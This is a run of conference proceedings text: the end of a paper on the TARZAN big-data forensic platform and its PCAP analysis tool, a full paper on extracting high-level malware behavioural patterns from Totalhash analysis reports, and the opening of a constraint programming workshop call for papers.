As the most of the use-cases for data processing in the TARZAN platform operate on big data (in the sense of data characterized by four Vs: volume, variety, velocity, and value [21]), the platform computation tasks must be able to do big data processing. The applications need to process both data streams and data batches (e.g., to do a real-time analysis of firewall logs and to execute on-demand tasks, respectively). Therefore, *Apache Spark* [22] has been selected as the implementation technology for the platform computation component and its tasks, as it supports both the stream and batch processing of big data.

For the batch data processing in Spark, computation tasks can utilize a data abstraction called *Resilient Distributed Dataset* (RDD) to execute various parallel operations on a Spark cluster and to gather resulting data in shared broadcast variables and accumulators provided by Spark on the cluster's nodes. In the case of the stream data processing, Spark Streaming provides computation tasks with *Discretized Stream* (DStream) abstraction where each stream is represented by a continuous series of RDDs that is divided into micro-batches and processed by the tasks in the similar way as in the batch processing above. Because DStreams follow the same processing model as batch systems, the two can naturally be combined [23] and the platform computation component and its tasks can implement identical algorithms for both the stream and batch processing.

## V. EVALUATION

The TARZAN platform has been evaluated by means of the PCAP analysis case study described in Section III. A corresponding TARZAN application has been implemented to read and analyse data of network traffic monitoring stored in the PCAP format. After the PCAP data are read from input PCAP files or real-time generated by network traffic monitoring tools, they are transferred (including their related meta-data) via platform bus for a primary analysis by tasks of platform computation. The tasks also ensure that both the input data and the output primary analysis results are stored in platform storage. Afterwards, a secondary analysis can




Fig. 4. Architecture of the PCAP Analysis tool with data-flows (including processes, data storages, and external data sources and entities).

be executed on the stored data and the previous results to perform various security and forensic analyses, e.g., to detect communication patterns, apply clustering methods for data mining, etc.

The primary analysis is operating on continuously incoming data and the primary analysis tasks implement real-time stream processing to quickly extract traffic basic features such as source and destination IP addresses and port numbers, defragment fragmented packets into network flows, analyse flow properties, application protocols, etc. These tasks utilize the Spark Streaming extension of the core Apache Spark API to process DStreams. In Spark, tasks are scalable, high-throughput, fault-tolerant, so the ability to process the incoming live data in real-time can be improved, if necessary, by an appropriate cluster configuration and the application deployment. However, the primary analysis must perform only basic analytical tasks.

Contrary to the primary analysis which employs real-time stream processing, the secondary analysis can implement a batch processing of the previously stored data and the primary analysis results. Therefore, the stored inputs can be represented as RDDs and processed by means of Spark RDD API, Spark SQL, and also machine learning algorithms provided by Spark's machine learning library (MLlib) can be applied. The secondary analysis is executed on demand as required by the platform's client applications, e.g., to provide data for visualisations, analyse network communications related to security incidents under investigation, or related to cryptocurrency transactions or malware activities.

The overall architecture of the PCAP Analysis tool is depicted in Figure 4. To feed input PCAP data into the system, several modules were adopted and adapted from the *Apache Metron* project [13], namely: *metron-sensors*, *metron-pcap*, and *metron-api*. In the first module, Apache Metron brings into TARZAN the integration of *Data Plane Development Kit*<sup>3</sup> (DPDK) probes for high speed packet capture and *Yet Another Flowmeter*<sup>4</sup> (YAF) to processes packet data from

PCAP dumpfiles (as generated by *tcpdump* or *libpcap*). The next two Metron modules provide a topology for streaming network packets into HDFS and low-level analytics/filtering on the PCAP files in HDFS before they are submitted into a Kafka message queue acting as a buffer for further processing. Then, a continuous stream processing in the primary analysis and an on-demand batch processing in the secondary analysis is performed by utilizing the TARZAN platform components as described above.

In comparison with the *Apache Metron* [13] or *Apache Spot* [14] discussed in Section II, the current implementation of the PCAP analysis tool in TARZAN provides the same basic functionality, however, it enables a better integration with the other TARZAN applications into a seamless security analysis framework where results of the PCAP analyses may contribute to various security investigations, e.g., to trace cryptocurrency transactions or malware activity.

In comparison with the existing approaches and the related work (see Section II), the TARZAN platform is a step further in the design and development of open forensic platform capable of processing big data. As we demonstrated in the PCAP analysis case study, our approach is compatible and easily integrated with other approaches to big data forensic. TARZAN applications can utilize HDFS as suggested in a conceptual model of big data forensics by Zawoad and Hasan [24]. Also a framework for the forensic analysis of big heterogeneous data presented by Mohammed et al. [25] can be realized using the TARZAN platform. Their framework has three layers that follow acquisition, examination, and analysis approach to extract metadata from acquired data sources and build a semantic web-based model for further analysis. While they do not specify the particular implementation of such system, the presented concepts are in accordance with the architecture of the TARZAN platform. Analogously, Irons and Lallie [26] discussed the shortcomings of the current analysis methods and suggested to use more intelligent techniques and demonstrated the possible application of artificial intelligence (AI) to computer forensics. The TARZAN platform can easily integrate the AI investigative methods because the underlying components provide rich libraries of various AI algorithms.

## VI. CONCLUSION

In this paper, we have introduced a TRAZAN platform, an integrated platform for analysis of digital data from security incidents. The architectural design has been presented to explain which core component are available in the platform and which services are provided to TARZAN applications. The platform allows to gather, store, and process digital forensic data as big data to perform various security-oriented analyses.

As a sample case study, a PCAP analysis tool has been implemented on the platform utilizing the platform bus component to integrate individual modules, the platform storage component to store input data and analyses results, and the platform computation component to perform both stream and batch processing of big data.

<sup>3</sup><http://dpdk.org/>

<sup>4</sup><https://tools.netsa.cert.org/yaf/>

It has been concluded that the TARZAN platform constitutes an open forensic platform capable of processing big data and provides a sufficient framework for further integration of various existing approaches. The integration of various existing approaches and existing tools for forensic analyses as external TARZAN components and applications is a part of ongoing work.

## REFERENCES

- [1] A. Guarino, *Digital Forensics as a Big Data Challenge*. Wiesbaden: Springer Fachmedien Wiesbaden, 2013, pp. 197–203. ISBN 978-3-658-03371-2. [Online]. Available: [http://dx.doi.org/10.1007/978-3-658-03371-2\\_17](http://dx.doi.org/10.1007/978-3-658-03371-2_17)
- [2] A. A. Cardenas, P. K. Manadhata, and S. P. Rajan, “Big data analytics for security,” *IEEE Security Privacy*, vol. 11, no. 6, pp. 74–76, Nov. 2013. doi: 10.1109/MSP.2013.138. [Online]. Available: <http://dx.doi.org/10.1109/MSP.2013.138>
- [3] H. V. Jagadish, J. Gehrke, A. Labrinidis, Y. Papakonstantinou, J. M. Patel, R. Ramakrishnan, and C. Shahabi, “Big data and its technical challenges,” *Commun. ACM*, vol. 57, no. 7, pp. 86–94, Jul. 2014. doi: 10.1145/2611567. [Online]. Available: <http://doi.acm.org/10.1145/2611567>
- [4] D. Quick and K.-K. R. Choo, “Big forensic data reduction: digital forensic images and electronic evidence,” *Cluster Computing*, vol. 19, no. 2, pp. 723–740, 2016. doi: 10.1007/s10586-016-0553-1. [Online]. Available: <http://dx.doi.org/10.1007/s10586-016-0553-1>
- [5] D. L. Schales, X. Hu, J. Jang, R. Sailer, M. P. Stoecklin, and T. Wang, “FCCE: Highly scalable distributed feature collection and correlation engine for low latency big data analytics,” in *2015 IEEE 31st International Conference on Data Engineering*, Apr. 2015. doi: 10.1109/ICDE.2015.7113379. ISSN 1063-6382 pp. 1316–1327. [Online]. Available: <http://dx.doi.org/10.1109/ICDE.2015.7113379>
- [6] E. S. Pilli, R. Joshi, and R. Niyogi, “Network forensic frameworks: Survey and research challenges,” *Digital Investigation*, vol. 7, no. 1–2, pp. 14–27, 2010. doi: <https://doi.org/10.1016/j.diin.2010.02.003>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S1742287610000113>
- [7] M. I. Cohen, “Pyflag: An advanced network forensic framework,” in *Proceedings of the 2008 Digital Forensics Research Workshop*. DFRWS, Aug. 2008. [Online]. Available: <http://www.pyflag.org>
- [8] A. Lukashin, L. Laboshin, V. Zaborovsky, and V. Mulukha, *Distributed Packet Trace Processing Method for Information Security Analysis*. Cham: Springer International Publishing, 2014, pp. 535–543. ISBN 978-3-319-10353-2. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-10353-2\\_49](http://dx.doi.org/10.1007/978-3-319-10353-2_49)
- [9] M. Wullink, G. C. M. Moura, M. Muller, and C. Hesselman, “ENTRADA: A high-performance network traffic data streaming warehouse,” in *NOMS 2016 - 2016 IEEE/IFIP Network Operations and Management Symposium*, Apr. 2016. doi: 10.1109/NOMS.2016.7502925 pp. 913–918. [Online]. Available: <http://dx.doi.org/10.1109/NOMS.2016.7502925>
- [10] M. Aupetit, Y. Zhauniarovich, G. Vasiliadis, M. Dacier, and Y. Boshmaf, “Visualization of actionable knowledge to mitigate DRDoS attacks,” in *2016 IEEE Symposium on Visualization for Cyber Security (VizSec)*, Oct. 2016. doi: 10.1109/VIZSEC.2016.7739577 pp. 1–8. [Online]. Available: <http://dx.doi.org/10.1109/VIZSEC.2016.7739577>
- [11] N. Promrit and A. Mingkhan, “Traffic flow classification and visualization for network forensic analysis,” in *2015 IEEE 29th International Conference on Advanced Information Networking and Applications*, Mar. 2015. doi: 10.1109/AINA.2015.207. ISSN 1550-445X pp. 358–364. [Online]. Available: <http://dx.doi.org/10.1109/AINA.2015.207>
- [12] L. He, B. Tang, M. Zhu, B. Lu, and W. Huang, *NetflowVis: A Temporal Visualization System for Netflow Logs Analysis*. Cham: Springer International Publishing, 2016, pp. 202–209. ISBN 978-3-319-46771-9. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-46771-9\\_27](http://dx.doi.org/10.1007/978-3-319-46771-9_27)
- [13] (2016) Apache Metron: Real-time big data security. [Online]. Available: <https://metron.incubator.apache.org/>
- [14] (2016) Apache Spot (incubating): A community approach to fighting cyber threats. [Online]. Available: <https://spot.incubator.apache.org/>
- [15] Eoghan and Casey, “Network traffic as a source of evidence: tool strengths, weaknesses, and future needs,” *Digital Investigation*, vol. 1, no. 1, pp. 28–43, 2004. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S1742287603000033>
- [16] (2016) Apache Kafka: A high-throughput distributed messaging system. [Online]. Available: <https://kafka.apache.org/>
- [17] (2014) Welcome to Apache Hadoop! [Online]. Available: <https://hadoop.apache.org/>
- [18] (2010) Apache ZooKeeper. [Online]. Available: <https://zookeeper.apache.org/>
- [19] (2016) Apache Cassandra. [Online]. Available: <https://cassandra.apache.org/>
- [20] J. S. van der Veen, B. van der Waaij, and R. J. Meijer, “Sensor data storage performance: SQL or NoSQL, physical or virtual,” in *2012 IEEE Fifth International Conference on Cloud Computing*, Jun. 2012. doi: 10.1109/CLOUD.2012.18. ISSN 2159-6182 pp. 431–438. [Online]. Available: <http://dx.doi.org/10.1109/CLOUD.2012.18>
- [21] J. Gantz and D. Reinsel, “Extracting value from chaos,” *ITC iview*, vol. 1142, no. 2011, pp. 1–12, 2011.
- [22] (2016) Apache Spark: Lightning-fast cluster computing. [Online]. Available: <https://spark.apache.org/>
- [23] M. Zaharia, T. Das, H. Li, S. Shenker, and I. Stoica, “Discretized streams: An efficient and fault-tolerant model for stream processing on large clusters,” in *Proceedings of the 4th USENIX Conference on Hot Topics in Cloud Computing*, ser. HotCloud’12. Berkeley, CA, USA: USENIX Association, 2012.
- [24] S. Zawoad and R. Hasan, “Digital forensics in the age of big data: Challenges, approaches, and opportunities,” *2015 IEEE 17th International Conference on High Performance Computing and Communications (HPCC), 2015 IEEE 7th International Symposium on Cyberspace Safety and Security (CSS), and 2015 IEEE 12th International Conf on Embedded Software and Systems (ICES)*, pp. 1320–1325, 2015. doi: 10.1109/HPCC-CSS-ICES.2015.305
- [25] H. J. Mohammed, N. L. Clarke, and F. Li, “An automated approach for digital forensic analysis of heterogeneous big data,” *JDFSL*, vol. 11, no. 2, pp. 137–152, 2016. [Online]. Available: <http://ojs.jdfsl.org/index.php/jdfsl/article/view/410>
- [26] A. Irons and H. Lallie, “Digital forensics to intelligent forensics,” *Future Internet*, vol. 6, no. 3, pp. 584–596, 2014. doi: 10.3390/fi6030584. [Online]. Available: <http://doi.acm.org/10.3390/fi6030584>





# High-Level Malware Behavioural Patterns: Extractability Evaluation

Jana Šťastná, Martin Tomášek  
Department of Computers and Informatics  
Technical University of Košice  
Letná 9, 042 00 Košice, Slovakia  
Email: {jana.stastna, martin.tomasek}@tuke.sk

**Abstract**—Many promising malware research projects focus on malware behaviour analysis, however, in the end they tend to build new detection systems and stick to measuring detection ratios. Our approach focuses on malware behavioural analysis for defining (characterising) malicious software on rather high level of abstraction, in order to break the endless cycle of evolving malware and malware analysts trying to catch up on new threats. As our research outlines, even such high-level behavioural information as numbers of occurrences of some behavioural events, can be successfully extracted from program samples and interpreted for extraction of repeating behavioural patterns. While this may seem simple at the first glance, there are plenty variables entering the process of behavioural data acquisition and pattern extraction.

## I. INTRODUCTION

A TRANSITION from syntactic to semantic view on malicious software leads the research in several last years. The reason for this change is quite simple: Traditional detection signatures, built upon fragments of executable code extracted from malicious samples, characterise a specific malware type on a syntactic level. However, syntactic features are relatively easy to obscure or modify, as also pointed out by Moser et al. [1], mainly by techniques of encryption, packing [2], [3], [4], polymorphism, metamorphism, and code obfuscation, implemented on control-flow or data-flow of a program [5].

Malware researchers try to deal with code morphism by behavioural detection. Yet, Borojerdi and Abadi point out in their work [6] that not every semantics-based technique is successful. The level of abstraction on which program's behaviour is captured plays an important role. They mention that patterns of system calls on low level of abstraction can be circumvented but behavioural patterns related to utilisation of specific system resources provide more optimistic results.

We believe that when malware and security researchers don't focus primarily on creating new detection mechanisms but on defining (characterising) malicious software on rather high level of abstraction, they will gain solid foundations for such detection mechanisms, which will not lose applicability after short usage - and that is also our main goal: searching for various forms for characterising malware, on varied levels of abstraction and detail.

The aim of our work, presented in this paper, is summarised as follows:

- We look for proper form of malware behaviour representation on high level of abstraction. Our current formulation of behavioural pattern is presented (Section II).
- We try to find out whether representation of malicious behaviour on high level of abstraction is feasible, in order to improve detection precision or expand scope of detected malicious behaviour in future research. We present behavioural data extraction (Section III) and success rate of behavioural pattern extraction (Section IV).

## II. HIGH-LEVEL MALWARE BEHAVIOURAL PATTERNS

Concerning level of abstraction for malware features extraction, in our research we decided for a strategy to start with the most general, abstract features describing behaviour, with a possibility to gradually employ more detailed features and lower the level of abstraction later, when appropriate. At the current state of our research we aim at categories of behaviour, based on the area of influence on the infected operating system, such as behaviour affecting filesystem, actions on processes, network activity, modifications on registry entries (Table I). Analysis of behaviour regarding these categories is quantitative, i.e. we observe how many times each category of behaviour occurred in analysed program sample.

On this level of abstraction, which is quite high, we managed to observe repetitions in amounts of behaviour occurrences among behavioural categories. As it turned out, there were groups of distinct malicious samples, belonging to the same types of infiltrations (malware signatures), which performed actions according to some pattern. In our initial

TABLE I  
12 CATEGORIES OF PROGRAM BEHAVIOUR WHICH TAKE PART IN  
FORMATION OF HIGH-LEVEL BEHAVIOURAL PATTERNS.

<i>FC</i>	file creation
<i>FD</i>	file deletion
<i>MC</i>	mutex creation
<i>PC</i>	process creation
<i>SC</i>	service creation
<i>SS</i>	service starting
<i>RE</i>	registry entry
<i>D</i>	DNS
<i>WD</i>	Winsock DNS
<i>HG</i>	HTTP get
<i>HP</i>	HTTP post
<i>TF</i>	TCP flow



work concerning this matter [7] we used formal notation to define high-level behavioural patterns as 12-tuple  $p_{label}$  of elements:

$$p_{label} = (n_{FC}, n_{FD}, n_{MC}, n_{PC}, n_{SC}, n_{SS}, n_{RE}, n_D, n_{WD}, n_{HG}, n_{HP}, n_{TF}), \quad (1)$$

$$n_{FC}, n_{FD}, \dots, n_{TF} \in \mathbb{N}^0,$$

where  $n_{FC}, \dots, n_{TF}$  are numbers of occurrences of behaviours, listed in Table I, and  $label$  is a name or an identifier of malicious signature with which is the pattern  $p$  associated.

The 12-tuple, as given in the definition (Equation 1), describes a case, when all samples of one type of infiltration (malware signature) show the same amounts of behaviour occurrences in behavioural categories, listed in Table I.

As we discovered by analysing behavioural data, such uniformity in behaviour is not that common and even if pattern is clearly recognisable, slight variability is present in some of behavioural categories. Thus, variability of behaviour occurrences was introduced in our work [7] by defining a set  $V_{label}$  of n-tuples  $v_k^l$ , which capture behaviour with varied occurrence and possibly group behaviours with potential interdependence (Equation 2):

$$V_{label} = \begin{cases} \emptyset, & \text{iff no variability in behaviour is present,} \\ \{v_1^l, v_2^l, \dots, v_k^l \mid v_k^l = (x_1, \dots, x_n), \\ x \in \mathbb{N}^0, \quad k, n \in \{1, 2, \dots, 12\}, \quad l \in \mathbb{N}^+, \\ \text{otherwise.} \end{cases} \quad (2)$$

Behavioural patterns can be graphically visualised for improved readability, e.g. Fig. 1 describes behavioural pattern with variability in behaviour occurrences.

The definition of pattern with variability of behaviour occurrences (Equation 2) is further explained and practical application is demonstrated in our work [7].

As the previous work showed, there are malware instances definable on high level of abstraction, by patterns comprising numbers of executed actions from 12 behavioural categories.




Fig. 1. Behavioural pattern of malicious program samples with signature labelled internally as E. Analysed samples demonstrated minor variability in number of behaviour occurrences regarding categories: *Registry entries*, *DNS*, *HTTP GET* and *TCP flows*. We avoid stating the real signature label on purpose, because disclosing such details may negatively influence employability of presented behavioural patterns in potential detection mechanisms.

### III. MALWARE BEHAVIOURAL DATA EXTRACTION AND SOURCES

In the work aimed at defining malware, the nature of analytic data resources, their quality, and process of extraction, determine the end results of research experiments.

In several last years a form of crowdsourcing gains popularity concerning malware data acquisition. Online analytic services like *Totalhash*<sup>1</sup> or *VirusTotal*<sup>2</sup> provide numerous anti-virus engines or analytic tools to analyse user-provided suspicious files and assemble all analytic results. Not only they provide the analytic service, they serve also as a repository of previous analyses.

Our initial research in high-level malware behavioural patterns employed online analytic service *Totalhash*. First, we investigated what kinds of data are provided by the service and which of them have a potential for determining whether behavioural patterns are present among samples of the same type of malware. We succeeded in our efforts and behavioural patterns on high-level of abstraction have been found [7]. The research continued with advanced inspection of data from malware analyses that we gathered.

Online analytic service *Totalhash* provides various data in a form of a report, summarising results of analysis. Not all the reports contain the same types of information, it depends on the type of file that was analysed (Windows executable file, text document, image, script, ...) and the process of analysis itself - whether a certain stage of analysis was successful or not.

Analytic reports are quite extensive, so processing all of their data would be complicated and time consuming. That is why we resorted to simplification of behavioural data in a form of abstracting amounts of executed actions per sample, in accordance with the list of considerable program activity (Table I).

Assembling of behavioural data from *Totalhash* service is carried out by our custom software tool, which serves as a mediator for accessing the vast database in a simple and automatized way. The tool and its usage are described in our other papers [7] [8].

### IV. EXTRACTABILITY OF MALWARE BEHAVIOURAL PATTERNS

As mentioned in Section II, a malware behavioural pattern was defined as a 12-tuple (Equation 1), stating numbers of occurrences for actions from each of 12 behavioural categories (Table I). At the time of writing of this paper, we have managed to process 34 099 analytic reports obtained from *Totalhash* service, even though assembling of more data is still in the process - over 200 000 entries of behavioural data are currently in our database, ready for future inspection.

Advanced analyses of data set with 34 099 samples have been made to assess employability of our approach for extracting malware behavioural patterns. Results of anti-virus analyses cannot be taken as a 100% reliable detection authority,

<sup>1</sup>Available at: <http://totalhash.com/>

<sup>2</sup>Available at: <https://virustotal.com/>

and to our knowledge, no such authority exists yet. With this in mind, we figured relative maliciousness and harmfulness of samples from the data set as follows:

- amount of samples detected by *each* of (at that time) available anti-virus engines as malicious with some malware signature was 664,
- amount of samples detected as malicious with some malware signature by 16 anti-virus engines, which were selected as highly reliable based on independent anti-virus comparisons made by AV-Comparatives<sup>3</sup>, AV-test<sup>4</sup> and VB100<sup>5</sup>, was 1969,
- amount of samples detected as potentially malicious, i.e. detected with some malware signature by *at least one* anti-virus engine, was 34 016, so from the set of 34 099 samples, only 83 were "absolutely safe" - detected with *no virus*,
- amount of samples detected as potentially harmless, i.e. all of 16 highly reliable anti-virus engines, which were selected based on independent anti-virus comparisons made by AV-Comparatives, AV-test and VB100, detected no threat in those samples, was 739,

Each anti-virus engine assigns a specific malware signature to the sample which was positively detected as malicious, thus numerous samples may belong to the same malware signature. Investigation of the data set revealed significant differences in amounts of malware signatures recognised among samples. Fig. 2 summarises these differences for 16 selected anti-virus engines, which were also mentioned above in the list. We do not mention names, just anonymised labels 1-16, of anti-virus engines on purpose, since it is not relevant information for this research.

By looking at Fig. 2, the difference between anti-virus engines is evident. While there is an engine which recognised totally 11 338 different malware signatures among 34 099 samples, on the opposite side of the chart, the other engine recognised only 1 656 malware signatures among the same

<sup>3</sup>Available at: <https://www.av-comparatives.org/>

<sup>4</sup>Available at: <https://www.av-test.org/en/antivirus/>

<sup>5</sup>Available at: <https://www.virusbulletin.com/testing/>




Fig. 2. Amount of malware types recognised under unique malware signatures for 16 anti-virus engines, selected as highly reliable based on independent anti-virus comparisons made by AV-Comparatives, AV-test and VB100.

set of samples. This situation probably only mirrors known issues regarding inconsistency of malware signatures labelling [9] among anti-virus products and also malware researchers.

In addition to amount of malware signatures recognised by various anti-virus engines, we had a look at amount of behavioural patterns found among analysed samples, separately for each of anti-virus engines. The numbers we obtained are separated into two groups:

- all behavioural patterns in total, where a pattern has at least one value of the 12-tuple common for all the samples which belong to malware signature corresponding with the pattern. In other words, these patterns may show variabilities in 11 behavioural categories from the 12-tuple, or less, even no variabilities at all,
- plain behavioural patterns, which have no variabilities in behaviour among samples at all, i.e. they correspond with the notation from the basic behavioural pattern definition (Equation 1).

The amount of patterns, when we looked at behavioural data in accordance with various anti-virus labelling systems, is summarised on Fig. 3. While there have been significant differences between amounts of recognised malware signatures, the relation between amount of recognised signatures and extractable behavioural patterns is quite similar for most of the considered anti-virus engines. The percentage of extractable behavioural patterns from recognised malware signatures is on average 10.72%, although much lower value 2.12% occurred with one anti-virus engine (number 6 on Fig. 3), and value significantly above average, more than 15%, occurred with three anti-virus engines (numbers 13, 15 and 16 on Fig. 3).

## V. RELATED WORK

To our current knowledge, our approach to defining malware behaviour by patterns, comprising amounts of occurrences of actions from defined behavioural categories, is unique. However, there are research works worth mentioning, with which we share some techniques and research ideas.




Fig. 3. Amount of malware types recognised under unique malware signatures, amount of all behavioural patterns extracted from samples corresponding with these signatures, amount of plain behavioural patterns (with no variations), and percentage of all behavioural patterns from amount of recognised signatures, for 16 anti-virus engines, selected as highly reliable based on independent anti-virus comparisons made by AV-Comparatives, AV-test and VB100.

Research of malware behaviour on the level of system function calls is discussed in work of Canzanese, Kam and Mancoridis [9]. They observed the amount of calls to system kernel API per second for each kernel function separately or for a sequence - two unique kernel functions. This is quite similar to our approach, however, they observed amounts of function calls for 235 different system functions, and we used higher level of abstraction - instead of system functions themselves as categories, we used types of actions based on the area of their influence in the infected operating system.

Cho and Im use in their work [10] analysis of system API call sequences for extracting patterns of API calls, which should define malware samples belonging to the same malware family. Authors were inspired by techniques of DNA sequencing from bioinformatics. Very interesting from our perspective is that they categorised API functions into 13 categories, according to their influence on host system resources: *registry, file system, process, service, network, socket, synchronization, system, device, threading, hooking, misc., Windows*. They could serve as an inspiration for enhancing our categorisation of behaviour.

Hellal and Romdhane statically extract function calls of system API from analysed programs and divide them into 32 main categories of behaviour, with additional 4 subcategories for 4 types of actions - open, read, write and close, so in total 128 behaviour categories are used [11]. They also observe sequence of function calls, which is statically extracted from a program as an API call graph. In comparison to our work, they use more detailed description of behaviour, but mainly their extensive *fine-grained* categorisation may serve for our inspiration.

Various approaches of behaviour analysis in the area of network security share the idea of pattern extraction, e.g. work of Konorski et al. [12]. Despite similarity of the concept, it is crucial to note that analysing network traffic and events initiated through network is markedly different from analysing actions performed during software execution.

## VI. FUTURE WORK PROPOSAL

Regarding assembling of behavioural data from online analytic service, our software tool which carries out the task will be adjusted for cooperating with more analytic services which provide data, not only with Totalhash.

Beside 12 behavioural categories which are currently included in our analytic system, also readable strings extracted from executable code are available for each malware sample which analytic report has been obtained from Totalhash service. These readable strings have not yet been analysed.

We also considered to enhance number of analysed behavioural categories, e.g. by taking inspiration from work of Cho and Im [10], mentioned in Related Work (Section V), who use 13 behavioural categories in their experiments.

An interesting inspiration comes also from work of Hellal and Romdhane, which was also mentioned in Related Work (Section V). We could observe behavioural patterns built on

several different levels of malware behaviour categorisation, and compare those patterns. Currently we employ 12 behavioural categories, but inspired by Hellal and Romdhane, we could try to build patterns on  $32 \times 4 = 128$  behavioural categories from the same data set, and compare extractability and relevance of those two levels of patterns.

From a long-term perspective, in our research we would like to proceed with more detailed information about malware behaviour, not only to observe amounts of behaviour occurrences in 12 behavioural categories, but to track e.g. which specific system functions implement the behaviour, or whether malware samples, belonging to the same malware signature, use the same types of system functions.

## ACKNOWLEDGMENT

This work was supported by the Slovak Research and Development Agency under the contract No. APVV-15-0055 and by project KEGA no. 079TUKE-4/2017.

## REFERENCES

- [1] A. Moser, C. Kruegel, and E. Kirda, "Limits of static analysis for malware detection," in *Twenty-Third Annual Computer Security Applications Conference, ACSAC 2007*, Dec 2007. doi: 10.1109/ACSAC.2007.21 pp. 421–430.
- [2] S. Josse, "Secure and advanced unpacking using computer emulation," *Journal in Computer Virology*, vol. 3, no. 3, pp. 221–236, 2007. doi: 10.1007/s11416-007-0046-0
- [3] J. Stastna and M. Tomasek, "Exploring malware behaviour for improvement of malware signatures," in *IEEE 13th International Scientific Conference on Informatics*, 2015, Nov 2015. doi: 10.1109/Informatics.2015.7377846 pp. 275–280.
- [4] J. Štátná and M. Tomášek, "The problem of malware packing and its occurrence in harmless software," *Acta Electrotechnica et Informatica*, vol. 16, no. 3, pp. 41–47, 2016. doi: 0.15546/aei-2016-0022
- [5] J.-M. Borello and L. Mé, "Code obfuscation techniques for metamorphic viruses," *Journal in Computer Virology*, vol. 4, no. 3, pp. 211–220, 2008. doi: 10.1007/s11416-008-0084-2
- [6] H. R. Borjerd and M. Abadi, "Malhunter: Automatic generation of multiple behavioral signatures for polymorphic malware detection," in *3th International eConference on Computer and Knowledge Engineering (ICCKE)*, 2013, Oct 2013. doi: 10.1109/ICCKE.2013.6682867 pp. 430–436.
- [7] J. Štátná and M. Tomášek, *Characterising Malicious Software with High-Level Behavioural Patterns*, ser. Lecture Notes in Computer Science. Springer International Publishing, 2017, vol. 10139, pp. 473–484. doi: 10.1007/978-3-319-51963-0\_37
- [8] P. Hlinka, M. Tomášek, and J. Štátná, "Collecting significant information from results of malicious software analysis," *Electrical Engineering and Informatics* 7, pp. 103–108, 2016.
- [9] R. Canzanese, M. Kam, and S. Mancoridis, "Toward an automatic, online behavioral malware classification system," in *2013 IEEE 7th International Conference on Self-Adaptive and Self-Organizing Systems*, Sept 2013. doi: 10.1109/SASO.2013.8 pp. 111–120.
- [10] I. K. Cho and E. G. Im, "Extracting representative api patterns of malware families using multiple sequence alignments," in *Proceedings of the 2015 Conference on Research in Adaptive and Convergent Systems*, ser. RACS. New York, NY, USA: ACM, 2015. doi: 10.1145/2811411.2811543 pp. 308–313.
- [11] A. Hellal and L. B. Romdhane, "Minimal contrast frequent pattern mining for malware detection," *Computers & Security*, vol. 62, pp. 19–32, 2016. doi: <https://doi.org/10.1016/j.cose.2016.06.004>
- [12] J. Konorski, P. Pacyna, G. Kolaczek, Z. Kotulski, K. Cabaj, and P. Szalachowski, "Theory and implementation of a virtualisation level future internet defence in depth architecture," in *Int. J. of Trust Management in Computing and Communications*, vol. 1, no. 3, 2013. doi: 10.1504/IJTMCC.2013.056431 pp. 274–299.

# 2<sup>nd</sup> Workshop on Constraint Programming and Operation Research Applications

THE aim of the CPORA-Workshop on Constraint Programming and Operation Research Applications is to bring together interested researchers from constraint programming/constraint logic programming (CP/CLP), operations research (OR) and artificial intelligence (AI) to present new techniques or new applications in decision support, combinatorial optimization, modeling and control processes arising in manufacturing, transportation, telecommunication, computer networks, logistic systems etc. and to provide an opportunity for researchers in one area to learn about techniques in the others. The aim of this workshop is share ideas, projects, researches results, models, experiences etc. associated with CP/CLP/OR/AI and to give researchers the opportunity to show how the integration of techniques from different fields can lead to interesting results on large and complex problems. Additionally, we would like to stimulate the communication between researchers working on different fields and practitioners who need reliable and efficient modelling and computational methods for industrial and business processes.

Contributions containing of both: the theoretical and practical results obtained in this area are welcome.

## TOPICS

- Constraint programming/Constraint logic programming,
- Mathematical programming,
- Constraint Satisfaction Problem,
- Logic programming,
- Hybrid methods,
- Network programming,
- Petri-Nets,
- Knowledge methods,
- Soft computing (FL, GA, NN etc.),
- Answer Set Programming (ASP),
- The boolean satisfiability problem (SAT).

- Manufacturing,
- Multimodal processes management,
